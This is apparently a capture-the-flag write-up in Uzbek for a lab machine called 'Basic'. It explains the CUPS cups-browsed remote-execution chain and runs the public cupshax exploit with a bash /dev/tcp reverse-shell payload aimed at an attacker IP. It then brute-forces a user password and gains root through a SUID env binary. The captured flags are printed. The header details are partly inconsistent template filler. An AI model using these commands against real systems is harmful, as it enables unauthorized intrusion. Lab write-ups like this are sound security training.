Basic

`IP address`	192.168.224.193
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	
`Web Server dasturi va Versiyasi`	Apache/2.2.22 (Debian)
`Ochiq Portlar`	22,80,11

Topilgan Flaglar

▼ User Flag

💡 User Flag: f17d2f67c468d15600d8fc0b2ebc1d8c

▼ Root Flag

💡 Root Flag: 551df067bd06f13f1c092743493de034


Toplgan Zaifliklar

CVE-XXXX-XXXX	Ushbu CVE x dasturining 2.X.X-versiyasida mavjud bo’lib, hujumchiga X hujumni amalga oshirishga yordam beradi. Bu zaiflik X zailik deb ataladi. Ushu havola orqali batafsil o’rganib chiqish mumkin. [Link qoldirasiz.]	Exploit linki berilishi kerak agar mavjud bo’lsa


Hisobot

▼ Enumeration (Ma’lumot to’plash

o`zi ip bor edi `10.13.1.90` uni nmap -A 10.13.1.90 orqali scan qildik



endi gobuster qilib koramiz



endi tahminimcha ipp yani **Internet Printing Protocol orqali harakatlanib , bitta printer qoshish orqali initial acces olsak boladi**

Eng dolzarb va xavfli zaifliklar zanjiri **CVE-2024-47176** va unga bog'liq bo'lgan CVE-2024-47076, CVE-2024-47175, CVE-2024-47177 raqamli zaifliklardan iborat. Ushbu zanjir quyidagicha ishlaydi:


- **1-qadam (CVE-2024-47176):** `cups-browsed` xizmati UDP 631-portida istalgan manzildan kelgan "printer e'loni" paketlarini tekshirmasdan qabul qiladi. [3]
- **2-qadam:** Hujumchi o'zining serverida zararli printer e'lonini yuboradi va tizim uni qabul qilib, o'z konfiguratsiyasiga qo'shadi. [3]
- **3-qadam:** Ushbu printerning PPD (PostScript Printer Description) faylida `FoomaticRIPCommandLine` maydoni orqali zararli buyruq joylashtiriladi. [9]
- **4-qadam:** Qurbon o'sha printerga biror narsa chop etganda, `foomatic-rip` xizmati zararli buyruqni `lp` **foydalanuvchisi** huquqlarida bajaradi. [3]

Bu zanjir orqali siz boshlang'ich kirishga (initial access) ega bo'lasiz. Biroq, bu usulning ishlashi uchun qurbon tizimida `cups-browsed` xizmati ishlab turishi va kimdir chop etish amalini bajarishi kerak.

rostdan ham shu zaiflik bor ekan endi undan foydalanib koramiz


```
git clone https://github.com/RickdeJager/cupshax && cd cupshax
```

```
python3 -m venv .venv && source .venv/bin/activate
pip install -r requirements.txt
```




manabunday error chiqib qolishi mumkin agar shunday bolsa mana bu commandni yozsangiz kerak filelarni yuklab oladi

```
pip install zeroconf ippserver
```



listener ishga tushirishimiz kerak unga shell keladi


▼ Initial Access (Kirish huquqiga erishish)




endi exploitni ishga tushiramiz

```
python3 cupshax.py --target 10.13.1.90 --attacker-ip <SIZNING_KALI_IP> --command "bash -c 'bash -i >& /dev/tcp/<SIZNING_KALI_IP>/4444 0>&1'"
```

lekin bu yoldan bora olmadim endi dimitriga brute force qilib koramiz



brute force ishladi va parolni topdik endi unga kiramiz



endi privillage escalation qilamiz

endi SUID filelarni qidiramiz

▼ Privilage Escalation (Huquqlarni oshirish)

```
dimitri@basic:~/CVE-2026-23111-POC-noddlenpottato-main$ find / -type f -perm -4000 2>/dev/null
/usr/bin/env
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
```

endi bundan foydalanamiz

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
dimitri@basic:~/CVE-2026-23111-POC-noddlenpottato-main$ /usr/bin/env /bin/sh -p
# ls
autopwn.py  build.sh  checker.py  CONSIDERATIONS.md  DEBUGGING.md  exploit  exploit_61.c  EXPLOITATI
# whoami
root
# ls
autopwn.py  build.sh  checker.py  CONSIDERATIONS.md  DEBUGGING.md  exploit  exploit_61.c  EXPLOITATI
# cat /root/root.txt
551df067bd06f13f1c092743493de034
#
```